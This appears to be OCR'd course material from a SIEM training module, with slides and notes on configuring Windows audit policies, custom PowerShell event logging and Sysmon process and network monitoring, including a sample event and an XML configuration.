
Monitoring logons is a critical component in continuous monitoring. At the most basic level, organizations should look for repetitive login failures or successes to find brute force attempts or compromised accounts spreading internally. Once this and other high-value quick wins are implemented, then organizations should advance their monitoring to include things such as baselining user activity by monitoring logins, logoffs, times of occurrence, and systems typically logged into per user. This is an area where machine learning has greatly improved and could be of value. Baselining is covered in more detail in Section 4.

> **Audit Account Lockout:** This records both successful and failed logins when a login request is made against a locked-out account.
>
> **Audit Logoff:** This records both successful and failed logoff attempts. This is useful for context. For instance, was user XYZ still logged in at the time of an incident?
>
> **Audit Login:** This records successful and failed login attempts. Failed login attempts are useful for catching brute force attempts, and successful login attempts are great for profiling user activity or finding credential theft. This may manifest as credentials being used during abnormal hours or creating large numbers of sessions.
>
> **Audit Other Logon/Logoff Events:** This records successful and failed logon/logoff events for things such as terminal service or screen saver sessions.

Audit Special Logon: This records requests to log on for accounts added to special monitored groups. For this policy to be effective, you must find the SID of any groups to be monitored and add them to HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit\SpecialGroups. This key does not exist by default and should be set to string. For more information, see KB article 947223.

Reference:

https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/special-groups-auditing-via-group-policy-preferences/ba-p/395095



Detailed Tracking

Can generate vast amounts of logs—proceed with caution

- Has built-in monitoring of processes
  - Default behavior does not include command line logging
- Windows 10/Server 2016 also includes plug and play monitoring

Subcategory	Audit Events
Audit DPAPI Activity	Not Configured
Audit PNP Activity	Success
Audit Process Creation	Success and Failure
Audit Process Termination	Not Configured
Audit RPC Events	Not Configured
Audit Token Right Adjusted	Not Configured

SANS

SEC555 | SIEM with Tactical Analytics 28

Detailed Tracking

Be careful when enabling logs under detailed tracking as they may have performance implications. However, there are a few critical events analysts should regularly monitor. One is process creations, which involves logging all new processes being launched. Windows can natively log this if Audit Process Creation is enabled. These types of logs can also be collected from application control suites. It is important to note that the default behavior of Audit Process Creation is to generate an event on each new process being launched but that it does not include any command line parameters involved with the process starting.


To enable auditing process creation and include command line parameters, enable "Audit Process Creation" but also enable the policy "Include command line in process creation events" located at Computer Configuration -> Policies -> Administrative Templates -> System -> Audit Process Creation.

Another thing worth tracking is new devices being plugged in, such as plug and play devices. Starting with Windows 10 and Server 2016, Microsoft allows logging of plug and play devices. While this, unfortunately, is not available for older operating systems, it is a step in the right direction.

Object Access

Object access is one of the most misunderstood settings

- Such as audit file system … it does <u>not</u> log all file access




Subcategory	Audit Events
Audit Application Generated	Not Configured
Audit Certification Services	Success and Failure
Audit Detailed File Share	Success and Failure
Audit File Share	Success and Failure
Audit File System	Success and Failure
Audit Filtering Platform Connection	Success and Failure
Audit Filtering Platform Packet Drop	Not Configured
Audit Handle Manipulation	Not Configured
Audit Kernel Object	Not Configured
Audit Other Object Access Events	Not Configured
Audit Registry	Success and Failure
Audit Removable Storage	Success and Failure
Audit SAM	Success and Failure
Audit Central Access Policy Staging	Not Configured

SANS

Object Access

Object access controls log for quite a few things. If you wish to audit files, registry keys, or network shares, you must enable the auditing capability first. For example, after turning on Audit File System, it grants Windows the ability to audit things like files or folders being accessed, but only if an ACL is placed on them telling what to audit. In the past, there was a wide misconception that enabling this would generate an event for every file accessed.

This audit policy also controls things such as Windows Firewall logging to a log channel and file access on removable drives. In Active Directory, many things are considered objects (users, groups, files, folders, registry keys, etc.). This policy even controls certificate-related events.



Additional Windows Logging

Sometimes, additional logging is necessary or recommended

This can be achieved through:

- Writing and using PowerShell scripts
- Developing custom applications, drivers, or services
- Installing third-party programs
  - A common and free program that provides additional logging is Sysmon[1] by Windows Sysinternals

SANS

SEC555 | SIEM with Tactical Analytics [illegible]


Additional Windows Logging

With each version of Windows, the logging capabilities are getting better and better. Yet there still are things that Windows does not natively log. Should you need additional logging, this can be handled by writing custom scripts or programs or often it is handled by purchasing a commercial product and implementing it.

One reason for the trend toward commercial products is they provide support for their products, and they market them. Yet there are free alternatives such as Sysmon[1] or writing custom scripts. These solutions often provide immense amounts of useful information and are a lot easier to maintain than one would think.

Reference:

https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon, https://sec555.com/5y



Custom Logging with PowerShell

PowerShell makes writing custom logs easy

- Simply use Write-EventLog to generate a custom log
- If you want a custom channel, first, use New-EventLog

```
New-EventLog -LogName MyCustomLogs -Source "MyPSLogger"

Write-EventLog -LogName MyCustomLogs -Source "MyPSLogger" -EventId 31337 `
-EntryType Warning -Message "Sec555 is too cool to handle"
```

Can be used to generate logs that even basic log collectors can collect

- May remove the need for special log agents

SANS

SEC555 | SIEM with Tactical Analytics 31

Custom Logging with PowerShell


One of the easiest ways to generate a custom log is to use PowerShell. PowerShell, in itself, is powerful and can do just about anything. Taking that functionality and adding a simple function to create logs opens the door for all sorts of opportunities. Let's say, for instance, you have a program that only outputs logs to a file, yet the log agent or collection method you have at your disposal does not handle files well. To resolve this, you could write a PowerShell script that monitors the log file and turns it into Windows event logs.

Another example would be if you had a reoccurring task that you would like to log. Instead of outputting to a log file, simply dump data into an event log channel. Since PowerShell also has the capability to create a new channel as well as specify custom Event IDs, logs become easy to read and sort.

If you are planning on using a custom event log, you first must create it using New-EventLog. Failure to do so will result in an error and no log being generated when invoking Write-EventLog. Write-EventLog even works in older operating systems such as Windows XP.

Important note: Windows task scheduler, starting in Windows Vista, has the capability to kick off a task based on a Windows Event ID being generated. This can be combined with custom logs to trigger actions or could be used to monitor an event where the description does not provide sufficient detail. When that event triggers, a task can execute to gather information and create a custom event with the relevant information.

PowerShell-Generated Log


Applications and Services Logs
ESRV_SVC_QUEENCREEK
Hardware Events
Intel
Internet Explorer
Key Management Service
Microsoft
Microsoft Office Alerts
Microsoft-IE
Microsoft-IEFRAME
Multimedia-HEVCDECODER
MyCustomLogs

MyCustomLogs Number of events: 1 (!) New events available

Level	Date and Time	Source	Event ID
Warning	1/7/2017 9:49:26 PM	MyPSLogger	31337

Event 31337, MyPSLogger


General Details

Sec555 is too cool to handle

SANS SEC555 | SIEM with Tactical Analytics 32

PowerShell-Generated Log

This slide shows the creation of a new event log channel called MyCustomLogs, as well as a single log generated from the commands on the previous slide.



Sysmon

Free download from Windows Sysinternals

- Written by Mark Russinovich and Thomas Garnier
- Runs as a Windows system service and device driver
- Monitors:
  - Processes
  - Network connections
  - Driver and DLL loading
  - Registry key modification
  - Modifications of file creation times
  - Process access
  - WMI Monitoring

Provides process hashes and parent processes for analysis

SANS

SEC555 | SIEM with Tactical Analytics 33

Sysmon

Sysmon was designed to generate logs of interesting activity commonly associated with malicious or anomalous activity. By themselves, the logs are useless; however, when looked at by an analyst, they can be extremely powerful. For example, Sysmon can monitor all processes being launched along with the parent process that spawned the new process and can provide a hash of the new process. On top of this, the log also includes any command line parameters along with other useful information. Collecting this data centrally and evaluating it lets you know exactly what is taking place in your organization.


Similar to NetFlow, Sysmon can optionally log all network connections being made. However, unlike NetFlow, Sysmon records the process that either made the network request or is receiving the network request. This level of detail is great for troubleshooting, incident response, and establishing firewall rules for a default deny policy.

Under the hood, Sysmon utilizes built-in Windows API calls and ETW tracing to generate logs. This allows for minimal performance overhead. Keep in mind it will generate a lot of logs. This author likes to see Sysmon installed on all systems so that the logs are there if needed. However, it may not make sense to try and collect all of these logs centrally unless major filtering is done. Sysmon allows fine-grained filtering on what to log. For example, you can create a configuration rule to log all network connections unless they come from the process iexplore.exe.

Sysmon is built for both desktops and servers. It can be deployed to Windows 7 and newer as well as Server 2012 and newer operating systems. Mark Russinovich wrote a presentation for RSA Conference 2016, which does a great job explaining Sysmon, its use cases, and how to configure it.

References:

https://docplayer.net/19532221-Tracking-hackers-on-your-network-with-sysinternals-sysmon.html,
https://sec555.com/5z



Sysmon Example

Event 1, Sysmon

General | Details

```
Process Create:
UtcTime: 2017-01-02 16:45:55.172
ProcessGuid: {6a32f033-83c3-586a-0000-0010aa59c4ad}
ProcessId: 3048
Image: C:\Windows\System32\timeout.exe
CommandLine: timeout 1
CurrentDirectory: C:\Program Files\Intel\SUR\WILLAMETTE\
User: NT AUTHORITY\SYSTEM
LogonGuid: {6a32f033-03f4-583e-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=B55BE2059C9FEE93C803CC853380766707BE8AF4
ParentProcessGuid: {6a32f033-83c0-586a-0000-00105a17c4ad}
ParentProcessId: 19216
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Program Files\Intel\SUR\WILLAMETTE\svc_install.bat" 5 > log_start.txt 2>&1"
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	1/2/2017 10:45:55 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	CIT01LPT.tsst.int
OpCode:	Info		
More Information:	Event Log Online Help		


SANS

SEC555 | SIEM with Tactical Analytics 34

Sysmon Example

In this slide, the parent process of C:\Windows\System32\cmd.exe is running the batch script at C:\Program Files\Intel\SUR\WILLAMETTE\svc_install.bat. This is being executed by the NT AUTHORITY\SYSTEM account, and a hash of the executable being spawned (C:\Windows\System32\timeout.exe) is provided.

Collecting this level of detail allows for studying and understanding what is happening in your environment. For example, if you received this log, would you know what WILLAMETTE is? It sounds odd; possibly it is malicious, but it is in the C:\Program Files\Intel folder so maybe it is not. Investigating this would reveal it is an Intel service for providing power savings and is installed as part of the Intel Driver Update Utility.



Sysmon Configuration

Granular logging available

- Uses XML config
- Can include or exclude on:
  - Path
  - Process/Image
  - Digital Signature
  - Integrity Level

```
<Sysmon schemaversion="3.20">
  <!-- Capture all hashes -->
  <HashAlgorithms>sha1,md5</HashAlgorithms>
  <CheckRevocation></CheckRevocation>
  <EventFiltering>
    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <!-- Log all process creations unless they have a -->
    <!-- integrity level of medium -->
    <ProcessCreate onmatch="exclude">
        <IntegrityLevel>Medium</IntegrityLevel>
    </ProcessCreate>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connection if the process isn't InternetExplorer -->
    <NetworkConnect onmatch="exclude">
      <Image condition="and with">iexplore.exe</Image>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>
```

SANS

Sysmon Configuration

Configuring Sysmon to log or not log something can be done with basic command line switches or by using the advanced configuration. The advanced configuration requires the use of XML configuration files. When deploying Sysmon, it is usually recommended to use the advanced configuration files as the level of granularity is often used to include or exclude certain things.

The following commands can be used to find more information on building a Sysmon configuration file:

